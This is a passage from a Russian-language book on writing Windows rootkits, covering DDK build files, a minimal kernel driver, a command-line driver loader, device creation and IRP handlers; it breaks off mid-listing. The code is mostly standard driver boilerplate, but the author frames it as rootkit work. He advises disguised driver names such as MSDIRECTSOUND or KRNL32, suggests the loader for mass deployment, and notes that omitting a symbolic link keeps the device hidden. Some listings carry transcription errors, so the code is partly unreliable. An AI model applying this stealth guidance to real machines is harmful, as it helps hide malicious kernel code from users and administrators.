Директива TARGETNAME содержит имя драйвера. К выбору имени для руткита нужно подойти очень серьезно. Надеюсь, вы не станете называть свой руткит MY_ROOTKIT или I_WILL_DESTROY_YOUR_SYSTEM. Имя нужно дать такое, чтобы никто не догадался. Вот примеры хороших имен: MSDIRECTSOUND, SNDCTRL, MSDIRECTX (как у руткита FU), XVGADRV, IDE_CTRL, KRNL32.

Директива TARGETPATH позволяет указать каталог, в который будут записаны откомпилированные файлы. Обычно используется каталог OBJ – не изменяйте его.

Третья директива, TARGETTYPE, должна всегда содержать значение DRIVER, если вы хотите, конечно, откомпилировать именно драйвер.

Директива SOURCES содержит список .c-файлов. Файлы в списке SOURCES разделяются с помощью обратного слэша:

```
SOURCES = file1.c \
           file2.c \
           file3.c
```

Если ваш проект использует заголовочные файлы, вы можете добавить директиву INCLUDE, определяющую список каталогов, в которых следует искать заголовочные файлы. Например:

```
INCLUDE = c:\my_rootkit\include \
           d:\include
```

В файле SOURCES можно использовать еще одну директиву – TARGETLIBS. Она используется для указания списка библиотек, необходимых для вашего проекта, которые следует скомпоновать вместе с ним:

```
TARGETLIBS = library1.lib
```

Для указания путей вы можете использовать две переменные:

- (\$BASEDIR) – каталог, в котором установлен DDK;
- (\$DDK_LIB_PATH) – каталог библиотек DDK (по умолчанию (\$BASEDIR)\lib\<ОС>\<платформа>, например, (\$BASEDIR)\lib\w2k\i386).

Пример:

```
TARGETLIBS = ($DDK_LIB_PATH)\library.lib
```

5.3. СБОРКА ДРАЙВЕРА

Простейший драйвер будет состоять только из точки входа – функции DriverEntry – и функции, которая вызывается при попытке выгрузить драйвер из памяти. Назовем ее MyUnload. Содержимое файла C:\myrootkit\mydriver.c приведено в листинге 5.1.

Листинг 5.1. ДРАЙВЕР, КОТОРЫЙ НЕ ДЕЛАЕТ НИЧЕГО

```
#include "ntddk.h"
NTSTATUS MyUnload (IN PDRIVER_OBJECT DriverObject)
{
    DbgPrint("Unloading driver...");  
return STATUS_SUCCESS;
```

```
}

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                     IN PUNICODE_STRING theRegistryPath )
{
    DbgPrint("Hello, World!");
    DriverObject->DriverUnload = MyUnload;
    return STATUS_SUCCESS;
}
```

Теперь попробуем скомпилировать то, что мы написали. Запустите среду DDK Checked и перейдите в каталог проекта C:\myrootkit. Введите команду **build**. Если вы набрали исходный текст без опечаток, то результат – файл MYDRIVER.SYS – появится в подкаталоге objchk\i386.

5.4. ОТЛАДКА. УТИЛИТА DEBUGVIEW

Вы обратили внимание, что в листинге 5.1 есть вызовы функции **DbgPrint**. Она служит для вывода отладочных сообщений загруженного драйвера. Куда будут выводиться эти сообщения?

Для их приема и отображения предназначена программа **DebugView**, которую можно скачать с сайта www.sysinternals.com (<http://www.sysinternals.com/Files/DebugViewNt.zip>).

Использовать **DebugView** очень просто – запустите ее, и вы сможете просматривать все отладочные сообщения в ее окне (рис. 5.1).

Функция **DbgPrint** выводит сообщения, когда программа работает на уровне ядра (как наш драйвер). Для отладки фрагментов кода, работающих на пользовательском уровне, предназначена другая функция – **OutputDebugString**. Утилита **DebugView** может отображать строки, выводимые обеими функциями. Для перехвата сообщений уровня пользователя нужно включить флаг **Capture→Capture Win32**, а для сообщений уровня ядра – **Capture→Capture Kernel**.


Перехват сообщений уровня ядра возможен только тогда, когда **DebugView** запущена с уровнем привилегий, позволяющим загружать драйверы (скорее всего, вы будете работать под учетной записью администратора).

5.5. ЗАГРУЗКА ДРАЙВЕРА

Собранный драйвер нужно еще зарегистрировать в системе и запустить. На момент написания этих строк с сайта www.rootkits.com можно было скачать утилиту с графическим интерфейсом **InstDrv** (рис. 5.2), но вам нужен

Глава 5. Пишем первый драйвер

более эффективный метод установки/запуска драйвера – не будете же вы подходить к каждому компьютеру и нажимать **Install/Start?** Поэтому мы приведем код простого загрузчика драйвера, работающего из командной строки, любезно предоставленный корпорацией Microsoft. Он использует Session Control Manager.



The screenshot shows the 'DebugView' application window with the title 'DebugView on \DEN (local)'. The window displays a list of log entries. Each entry consists of a timestamp (e.g., 235, 19:28:58), a process ID (e.g., [1604]), and a log message. The log messages include 'Hello! Its my second driver!!!!', several '[!]process_module_change' events for various DLLs like APPHELP.DLL, CSCUI.DLL, CSCDLL.DLL, BROWSEUI.DLL, NTSHRUI.DLL, ATL.DLL, NETAPI32.DLL, MLANG.DLL, SHDOCVW.DLL, LINKINFO.DLL, and USERENV.DLL, and several '[!]1944]Detect module load' events for system DLLs like C:\WINDOWS\system32\NETAPI32.dll, C:\WINDOWS\system32\MLANG.dll, C:\WINDOWS\system32\SHDOCVW.dll, C:\WINDOWS\system32\LINKINFO.dll, C:\WINDOWS\system32\USERENV.dll, and C:\WINDOWS\system32\appHelp.dll.

#	Time	Debug Print
235	19:28:58	[1604] Hello! Its my second driver!!!!
236	19:29:58	[1604]
237	19:29:58	[1604] 19:28:58
238	19:29:58	[1604] [!]process_module_change 0x00000798: APPHELP.DLL
239	19:29:58	[1604]
240	19:29:58	[1604] 19:28:58
241	19:29:58	[1604] [!]process_module_change 0x00000790: CSCUI.DLL
242	19:29:58	[1604]
243	19:29:58	[1604] 19:28:58
244	19:29:58	[1604] [!]process_module_change 0x00000798: CSCDLL.DLL
245	19:29:58	[1604]
246	19:29:58	[1604] 19:28:58
247	19:29:58	[1604] [!]process_module_change 0x00000798: BROWSEUI.DLL
248	19:29:58	[1604]
249	19:29:58	[1604] 19:28:58
250	19:29:58	[1604] [!]process_module_change 0x00000798: NTSHRUI.DLL
251	19:29:58	[1604]
252	19:29:58	[1604] 19:28:58
253	19:29:58	[1604] [!]process_module_change 0x00000798: ATL.DLL
254	19:29:58	[1604]
255	19:29:58	[1604] 19:28:58
256	19:29:58	[1604] [!]process_module_change 0x00000798: NETAPI32.DLL
257	19:29:58	[1604]
258	19:29:58	[1604] 19:28:58
259	19:29:58	[1604] [!]process_module_change 0x00000798: MLANG.DLL
260	19:29:58	[1604]
261	19:29:58	[1604] 19:28:58
262	19:29:58	[1604] [!]process_module_change 0x00000798: SHDOCVW.DLL
263	19:29:58	[1604]
264	19:29:58	[1604] 19:28:58
265	19:29:58	[1604] [!]process_module_change 0x00000798: LINKINFO.DLL
266	19:29:58	[1604]
267	19:29:58	[1604] 19:28:58
268	19:29:58	[1604] [!]1944]Detect module load: C:\WINDOWS\system32\NETAPI32.dll
269	19:29:58	[1604]
270	19:29:58	[1604] 19:28:58
271	19:29:58	[1604] [!]1944]Detect module load: C:\WINDOWS\system32\MLANG.dll
272	19:29:58	[1604]
273	19:29:58	[1604] 19:28:58
274	19:29:58	[1604] [!]1944]Detect module load: C:\WINDOWS\system32\USERENV.dll
275	19:29:58	[1604]
276	19:29:58	[1604] 19:28:58
277	19:29:58	[1604] [!]1944]Detect module load: C:\WINDOWS\system32\appHelp.dll
278	19:29:58	[1604]
279	19:29:58	[1604] 19:28:58
280	19:29:58	[1604] [!]1944]Detect module load: C:\WINDOWS\System32\browseui.dll
281	19:29:58	[1604]

Рис. 5.1. Утилита DebugView




Рис. 5.2. Утилита InstDrv

Этим способом драйвер загружается в невыгружаемую память, то есть драйвер не может быть выгружен на диск при процессе подкачки. Вы можете использовать приведенный код для своей программы-загрузчика руткита.

Существует и другой способ загрузить драйвер, основанный на недокументированном API-вызове `SystemLoadAndCallImage`. Из известных руткитов его использует, например, FU, исходный код которого можно скачать с www.rootkit.com.

Листинг 5.2. ЗАГРУЗКА И ЗАПУСК ДРАЙВЕРА. УТИЛИТА INSTDVR

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
BOOL InstallDriver(
    IN SC_HANDLE SchSCManager,
    IN LPCTSTR DriverName,
    IN LPCTSTR ServiceExe
);
BOOL RemoveDriver(
    IN SC_HANDLE SchSCManager,
    IN LPCTSTR DriverName
);
BOOL StartDriver(
    IN SC_HANDLE SchSCManager,
    IN LPCTSTR DriverName
);
BOOL StopDriver(
    IN SC_HANDLE SchSCManager,
    IN LPCTSTR DriverName
);
BOOL OpenDevice( IN LPCTSTR DriverName );
VOID __cdecl main( IN int argc, IN char *argv[] )
{
    SC_HANDLE schSCManager;
    if (argc != 3)
    {
        char currentDirectory[128];
        printf ("usage: instdrv <driver name> <.sys location>\n");
        printf (" to install a kernel-mode device driver, or:\n");
        printf (" instdrv <driver name> remove\n");
        printf (" to remove a kernel-mode device driver\n\n");
        GetCurrentDirectory (128, currentDirectory );
        printf("Example: instdrv simldr %s\\obj\\i386\\simldr.
sys\n", currentDirectory );
        exit (1);
    }
    schSCManager = OpenSCManager (NULL, // локальный компьютер
```

```
    NULL, // база данных по умолчанию
    SC_MANAGER_ALL_ACCESS // права доступа
);
if (!_stricmp (argv[2], "remove"))
{
    StopDriver (schSCManager, argv[1]);
    RemoveDriver (schSCManager, argv[1]);
}
else
{
    InstallDriver (schSCManager, argv[1], argv[2]);
    StartDriver (schSCManager, argv[1]);
    OpenDevice (argv[1]);
}
CloseServiceHandle (schSCManager);
}

BOOL InstallDriver(
    IN SC_HANDLE SchSCManager,
    IN LPCTSTR DriverName,
    IN LPCTSTR ServiceExe
)
{
/*
 * Эта функция загружает отдельный (standalone) драйвер. Если на порядок загрузки должны влиять группы приоритета или тэги приоритета, модифицируйте код, добавив проверку значений ключей HKLM\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder и параметров Group и Tag ключа HKLM\SYSTEM\CurrentControlSet\Services\<имя драйвера>.
 */
    SC_HANDLE schService;
    DWORD err;
    schService = CreateService (SchSCManager,
        DriverName, // имя службы
        DriverName, // отображаемое имя
        SERVICE_ALL_ACCESS, // права доступа
        SERVICE_KERNEL_DRIVER, // тип службы
        SERVICE_DEMAND_START, // тип запуска: по требованию
        SERVICE_ERROR_NORMAL, // тип обработки ошибок
        ServiceExe, // исполняемый файл
        NULL, // группа очередности загрузки
        NULL, // тэг очередности
        NULL, // зависимости
        NULL, // учетная запись
        NULL // пароль
    );
}
```

RootKits

```
if (schService == NULL)
{
    err = GetLastError();
    if (err == ERROR_SERVICE_EXISTS)
    {
        printf ("failure: CreateService, ERROR_SERVICE_EXISTS\n");
    }
    else
    {
        printf ("failure: CreateService (0x%02x)\n", err );
    }
    return FALSE;
}
else
{
    printf ("CreateService SUCCESS\n");
}
CloseServiceHandle (schService);
}

BOOL RemoveDriver(
    IN SC_HANDLE SchSCManager,
    IN LPCTSTR     DriverName
)
{
    SC_HANDLE schService;
    BOOL ret;
    schService = OpenService (SchSCManager,
                             DriverName,
                             SERVICE_ALL_ACCESS
                             );
    if (schService == NULL)
    {
        printf ("failure: OpenService (0x%02x)\n", GetLastError());
        return FALSE;
    }
    ret = DeleteService (schService);
    if (ret)
    {
        printf ("DeleteService SUCCESS\n");
    }
    else
    {
        printf ("failure: DeleteService (0x%02x)\n", GetLastError() );
    }
    CloseServiceHandle (schService);
    return ret;
}
```

Глава 5. Пишем первый драйвер

```
BOOL StartDriver(
    IN SC_HANDLE SchSCManager,
    IN LPCTSTR     DriverName
)
{
    SC_HANDLE schService;
    BOOL      ret;
    DWORD     err;
    schService = OpenService (SchSCManager,
                             DriverName,
                             SERVICE_ALL_ACCESS
                            );
    if (schService == NULL)
    {
        printf ("failure: OpenService (0x%02x)\n", GetLastError());
        return FALSE;
    }
    ret = StartService (schService,
                        0,                      // количество параметров
                        NULL                    // указатель на параметры
                       );
    if (ret)
    {
        printf ("StartService SUCCESS\n");
    }
    else
    {
        err = GetLastError();
        if (err == ERROR_SERVICE_ALREADY_RUNNING)
        {
            printf ("failure: StartService, ERROR_SERVICE_ALREADY_RUNNING\n");
        }
        else
        {
            printf ("failure: StartService (0x%02x)\n", err );
        }
    }
    CloseServiceHandle (schService);
    return ret;
}
BOOL StopDriver(
    IN SC_HANDLE SchSCManager,
    IN LPCTSTR     DriverName
)
{
    SC_HANDLE     schService;
    BOOL         ret;
    SERVICE_STATUS serviceStatus;
```

```
schService = OpenService (SchSCManager,
                         DriverName,
                         SERVICE_ALL_ACCESS
                         );
if (schService == NULL)
{
    printf ("failure: OpenService (0x%02x)\n", GetLastError());
    return FALSE;
}
ret = ControlService (schService,
                      SERVICE_CONTROL_STOP,
                      &serviceStatus
                      );
if (ret)
{
    printf ("ControlService SUCCESS\n");
}
else
{
    printf ("failure: ControlService (0x%02x)\n", GetLastError());
}
CloseServiceHandle (schService);
return ret;
}
BOOL OpenDevice( IN LPCTSTR     DriverName )
{
    char      completeDeviceName[64] = "";
    LPCTSTR   dosDeviceName = DriverName;
    HANDLE    hDevice;
    BOOL      ret;

    //
    // Создаем имя устройства, которым управляет драйвер:
    // \\.\DriverName.
    // Предполагается, что сам драйвер создал символьическую
    // ссылку "\\DosDevices\DriverName".
    // Если это не так, модифицируйте код, добавив просмотр
    // раздела реестра DEVICEMAP или просмотр списка
    // символьических ссылок вызовом функции QueryDosDevice.
    //

    strcat (completeDeviceName, "\\\\.\\\" );
    strcat (completeDeviceName, dosDeviceName );
    hDevice = CreateFile (completeDeviceName,
                          GENERIC_READ | GENERIC_WRITE,
                          0,
                          NULL,
                          OPEN_EXISTING,
                          FILE_ATTRIBUTE_NORMAL,
                          NULL
```

```

        );
if (hDevice == ((HANDLE)-1))
{
printf ("Can't get a handle to %s\n", completeDeviceName);
ret = FALSE;
}
else
{
    printf ("CreateFile SUCCESS\n");
    CloseHandle (hDevice);
    ret = TRUE;
}
return ret;
}

```

Соберите (или скачайте) утилиту **instdrv** и попробуйте загрузить с ее помощью ваш HelloWorld-драйвер. Не удалось открыть устройство? Правильно, ведь наш драйвер пока представляет собой не более чем шаблон и никаким устройством не управляет. Сейчас мы покажем, как создать и зарегистрировать в системе устройство с именем «*MyDevice*». После этого операционная система сможет обращаться к этому устройству как к обычному файлу. Если вы когда-нибудь работали с UNIX, то, наверное, заметили аналогию. В UNIX можно открыть любое устройство как файл и работать с ним так же, как с обычным файлом.

Кроме имени устройства, мы зарегистрируем также символическую ссылку на него «\DosDevices\MyDevice», которую требует функция загрузчика *OpenDevice*. Вообще говоря, наличие символической ссылки необязательно: если вы не пользуетесь стандартной утилитой загрузки и не собираетесь предоставлять другим приложениям возможность обращаться к своему устройству, то можете никакой ссылки не создавать. Тогда о вашем устройстве будет знать только ваш же руткит. Некоторые руткиты (например, FU) используют символические ссылки, а некоторые – нет.

Устройство регистрируется в ходе выполнения функции *DriverEntry* (листинг 5.3). Для его создания служит вызов функции *IoCreateDevice*, а для создания ссылки – *IoCreateSymbolicLink*. Имена устройства и символической ссылки должны быть в кодировке Unicode.

При выгрузке драйвера из памяти (в ходе выполнения функции *OnUnload*) необходимо удалить зарегистрированное устройство и символическую ссылку. Объект устройства известен в функции *OnUnload*, потому что указатель на него содержится в структуре *DRIVER_OBJECT*, указатель на которую передается в функцию *OnUnload* при ее вызове. Чтобы передать туда же указатель на Unicode-строку – имя ссылки, – определим дополнительно структуру *DEVICE_EXTENSION*.

Листинг 5.3. Создание устройства

```
#include <ntddk.h>
typedef struct _DEVICE_EXTENSION
{
    PDEVICE_OBJECT pdo;
    UNICODE_STRING ustrSymLinkName;
} DEVICE_EXTENSION, *PDEVICE_EXTENSION;

VOID OnUnload(IN PDRIVER_OBJECT pDriverObject)
{
    PDEVICE_OBJECT pNextDevObj;
    int i;
    DbgPrint("OnUnload");
    pNextDevObj = pDriverObject->DeviceObject;
    for(i=0; pNextDevObj!=NULL; i++) {
        PDEVICE_EXTENSION dx =
            (PDEVICE_EXTENSION)pNextDevObj->DeviceExtension;
        // символическая ссылка для удаления
        UNICODE_STRING *pLinkName = & (dx->ustrSymLinkName);
        // сохраняем указатель на следующее устройство:
        pNextDevObj = pNextDevObj->NextDevice;
        DbgPrint("OnUnload Deleting device (%d) : pointer to PDO = %X.",
i,dx->pdo);
        DbgPrint("OnUnload Deleting symlink = %ws.", pLinkName-
>Buffer);
        // удаляем символическую ссылку
        IoDeleteSymbolicLink(pLinkName);
        // удаляем устройство
        IoDeleteDevice(dx->pdo);
    }
}
NTSTATUS DriverEntry (
    IN PDRIVER_OBJECT pDriverObject,
    IN PUNICODE_STRING pRegistryPath)
{
    NTSTATUS status = STATUS_SUCCESS;
    PDEVICE_OBJECT pdo;
    UNICODE_STRING devName;
    UNICODE_STRING symLinkName;
    PDEVICE_EXTENSION dx;
    DbgPrint("Entering DriverEntry");
    DbgPrint("RegistryPath = %ws.", pRegistryPath->Buffer);
    // создаем экземпляры строк Unicode для имен устройства
    // и символической ссылки
    RtlInitUnicodeString(&devName, L"\Device\MyDevice");
    RtlInitUnicodeString(&symLinkName,L"\DosDevices\MyDevice ");
    pDriverObject->DriverUnload = OnUnload;
```

```
// создаем устройство
status = IoCreateDevice(pDriverObject,
    sizeof(DEVICE_EXTENSION),
    &devName,
    FILE_DEVICE_UNKNOWN,
    0,
    FALSE,
    &fdo);
if(!NT_SUCCESS(status)) {
    DbgPrint("DriverEntry IoCreateDevice error");
    return status;
}
dx = (PDEVICE_EXTENSION)pdo->DeviceExtension;
dx->pdo = pdo;
dx->ustrSymLinkName = symLinkName;
// создаем символьическую ссылку
status = IoCreateSymbolicLink(&symLinkName, &devName);
if (!NT_SUCCESS(status)) {
    IoDeleteDevice(pdo);
    return status;
}
DbgPrint("DriverEntry successfully completed.");
return status;
}
```

Теперь любая пользовательская программа, в том числе утилита загрузки `instdrv`, сможет открыть файл нашего устройства, как обычный файл:

```
hDevice = CreateFile ("\\\\.\\MyDevice",
    GENERIC_READ | GENERIC_WRITE, 0, NULL,
    OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL );
```

После этого можно использовать обычные функции чтения/записи файла, указывая в качестве дескриптора файла переменную `hDevice`.

Представим себе, что пользовательская программа пишет что-то в наше устройство `MyDevice`. Куда на самом деле попадут записываемые данные? Этому посвящен следующий пункт.

5.6. ПАКЕТЫ ЗАПРОСА ВВОДА/ВЫВОДА

IRP (Input/output Request Packages) – это пакеты запроса ввода/вывода, которые Диспетчер ввода/вывода передает драйверу устройства, когда программа пользовательского уровня обращается к этому устройству. Чтобы взаимодействовать с программой пользовательского уровня, драйвер устройства (компонент уровня ядра) должен уметь обрабатывать пакеты IRP.

Тут ничего сложного нет – это всего лишь структуры данных, содержащие буферы для хранения/передачи данных.

Для аналогии можно привести пример с обычной записью файла. Программа открывает файл. В случае успешного открытия она получает дескриптор файла, который она будет использовать в операциях ввода/вывода с файлом. После этого программа может, например, записать данные в файл или прочитать данные из файла.

На уровне ядра операция записи воспринимается как IRP. Предположим, что пользовательский компонент записал в дескриптор строку «*HELLO! I'm here*». Тогда компонент уровня ядра получит буфер, содержащий эту строку.

Для обработки каждого IRP драйвер должен зарегистрировать специальную функцию-обработчик. В структуре `DRIVER_OBJECT` имеется массив `MajorFunction` из `IRP_MJ_MAXIMUM_FUNCTION` указателей, в присвоении элементам которого адресов соответствующих обработчиков и заключается их регистрация (рис. 5.3).




Рис. 5.3. Обработка пакетов ввода/вывода – упрощенный вариант

Сначала покажем, как зарегистрировать для всех IRP один и тот же обработчик (назовем его `MyIrpHandler`) – просто, чтобы вы поняли, в чем состоит идея.

Листинг 5.4. Регистрация обработчика IRP

```

NTSTATUS MyIrpHandler( IN PDEVICE_OBJECT pDeviceObject,
                      IN PIRP pIrp)
{
    DbgPrint("MyIrpHandler ...");
    pIrp->IoStatus.Status = STATUS_SUCCESS;
    IoCompleteRequest(pIrp, IO_NO_INCREMENT);
    return STATUS_SUCCESS;
}
NTSTATUS DriverEntry (
    IN PDRIVER_OBJECT pDriverObject,
    IN PUNICODE_STRING pRegistryPath)
{
    int I;
    /*
    Строки кода до регистрации функции OnUnload такие же,
    как в листинге 5.3
    */
    pDriverObject->DriverUnload = OnUnload;

    for (I=0; I < IRP_MJ_MAXIMUM_FUNCTION; I++)
    {
        pDriverObject->MajorFunction[i] = MyIrpHandler;
    }
    /*
    Дальнейшие строки кода такие же, как в листинге 5.3
    */
}

```

Функция MyIrpHandler – это только заглушка, но и она должна быть написана по правилам. Завершив обработку IRP, драйвер обязан вызвать функцию IoCompleteRequest, сообщая Диспетчеру ввода/вывода, что этот драйвер обработку этого пакета закончил. Диспетчер проверяет, не зарегистрировали ли драйверы более высокого уровня своих процедур IoCompletion для данного IRP, выполняет их и только после этого возвращает статус завершения в пользовательскую программу.

Посмотрите на рис. 5.3. Пользовательская программа просит драйвер выполнить определенные действия – **write**, **read** и **ioctl**. Но драйвер переадресовывает все действия одной и той же функции. Неправильно? Конечно. Такую модель мы сейчас рассматриваем для простоты, чтобы вы поняли, что и как происходит. На практике же для каждого действия должна быть своя собственная функция.

Давайте реализуем правильную модель, в которой для каждого действия будет реализована своя функция. Предположим, что наш драйвер позволяет выполнять над устройством следующие операции:

- открыть устройство – функция OnCreate;
- закрыть устройство – функция OnClose;
- записать данные в устройство – функция OnReadWrite;
- прочитать ответ устройства – функция OnReadWrite;
- общее управление вводом/выводом – функция OnDeviceControl.

Тогда вместо регистрации функции MyIrpHandler пишем следующие строки:

```
DriverObject->MajorFunction[IRP_MJ_CREATE] = OnCreate;
DriverObject->MajorFunction[IRP_MJ_CLOSE] = OnClose;
DriverObject->MajorFunction[IRP_MJ_READ] = OnReadWrite;
DriverObject->MajorFunction[IRP_MJ_WRITE] = OnReadWrite;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
    OnDeviceControl;
```




Рис. 5.4. Различным пакетам IRP назначены разные обработчики

Все функции-обработчики IRP принимают одинаковые аргументы: указатель на устройство и указатель на структуру IRP. Напишем вспомогательную функцию CompleteIrp, завершающую обработку каждого IRP (листинг 5.5).

Листинг 5.5. Обработчики IRP

```

NTSTATUS CompleteIrp( PIRP pIrp, NTSTATUS status, ULONG info)
{
    pIrp->IoStatus.Status = status;
    // количество байтов, переданных клиенту.
    pIrp->IoStatus.Information = info;
    IoCompleteRequest( pIrp, IO_NO_INCREMENT);
    return status;
}
NTSTATUS OnCreate( IN PDEVICE_OBJECT pdo,
                   IN PIRP pIrp)
{
    PIO_STACK_LOCATION pIrpStack =
        IoGetCurrentIrpStackLocation(pIrp);
    DbgPrint("OnCreate: FileName = %ws",
            &(pIrpStack->FileObject->FileName.Buffer));
    return CompleteIrp( pIrp, STATUS_SUCCESS, 0);
}
NTSTATUS OnClose( IN PDEVICE_OBJECT pdo,
                  IN PIRP pIrp)
{
    DbgPrint("OnClose");
    return CompleteIrp( pIrp, STATUS_SUCCESS, 0);
}
NTSTATUS OnReadWrite( IN PDEVICE_OBJECT pdo,
                     IN PIRP pIrp)
{
    ULONG BytesTxd = 0; // число переданных/полученных байтов
    NTSTATUS status = STATUS_SUCCESS;
    DbgPrint("OnReadWrite");
    return CompleteIrp( pIrp, status, BytesTxd);
}

```

Функция OnDeviceControl будет сложнее, потому что мы приведем пример нескольких возможных действий по управлению устройством. Сначала определим управляющие коды (листинг 5.6).

Листинг 5.6. Обработчик IRP_MJ_DEVICE_CONTROL

```

// выводит отладочное сообщение
#define IOCTL_PRINT_MESSAGE CTL_CODE ( \
    FILE_DEVICE_UNKNOWN, 0x701, \
    METHOD_BUFFERED, FILE_ANY_ACCESS)
// посыпает приложению уровня пользователя один байт
#define IOCTL_SEND_BYTE_TO_USER CTL_CODE ( \
    FILE_DEVICE_UNKNOWN, 0x702, \
    METHOD_BUFFERED, FILE_ANY_ACCESS)

```

RootKits

```
// напрямую обращается к параллельному порту по адресу 378H
#define IOCTL_TOUCH_PORT_378H CTL_CODE (\n    FILE_DEVICE_UNKNOWN, 0x703, \n    METHOD_BUFFERED, FILE_ANY_ACCESS)
NTSTATUS OnDeviceControl( IN PDEVICE_OBJECT pdo,\n                         IN PIRP Irp)\n{\n    NTSTATUS status = STATUS_SUCCESS;\n    ULONG BytesTxd = 0; // число переданных/полученных байт\n    PIO_STACK_LOCATION pIrpStack = IoGetCurrentIrpStackLocation(pIrp);\n    PPRIMER_DEVICE_EXTENSION dx =\n        (PPRIMER_DEVICE_EXTENSION)pdo->DeviceExtension;\n    ULONG ControlCode =\n        pIrpStack->Parameters.DeviceIoControl.IoControlCode;\n    ULONG method = ControlCode & 0x03;\n    DbgPrint("OnDeviceControl: IOCTL %x.", ControlCode);\n    switch( ControlCode ) {\n        case IOCTL_PRINT_MESSAGE:\n        {\n            DbgPrint("IOCTL_PRINT_MESSAGE ");\n            break;\n        }\n        case IOCTL_SEND_BYTE_TO_USER:\n        {\n            // Размер данных, поступивших от пользователя:\n            ULONG InputLength =\n                pIrpStack->Parameters.DeviceIoControl.InputBufferLength;\n            ULONG OutputLength =\n                pIrpStack->Parameters.DeviceIoControl.OutputBufferLength;\n            if (OutputLength<1)\n            {\n                status = STATUS_INVALID_PARAMETER;\n                break;\n            }\n            if( method==METHOD_BUFFERED)\n            {\n                buff =\n                    (PUCHAR)pIrp->AssociatedIrp.SystemBuffer;\n                DbgPrint("Method : BUFFERED");\n            }\n            else\n                if (method==METHOD_NEITHER)\n                {\n                    buff=(unsigned char*)pIrp->UserBuffer;\n                    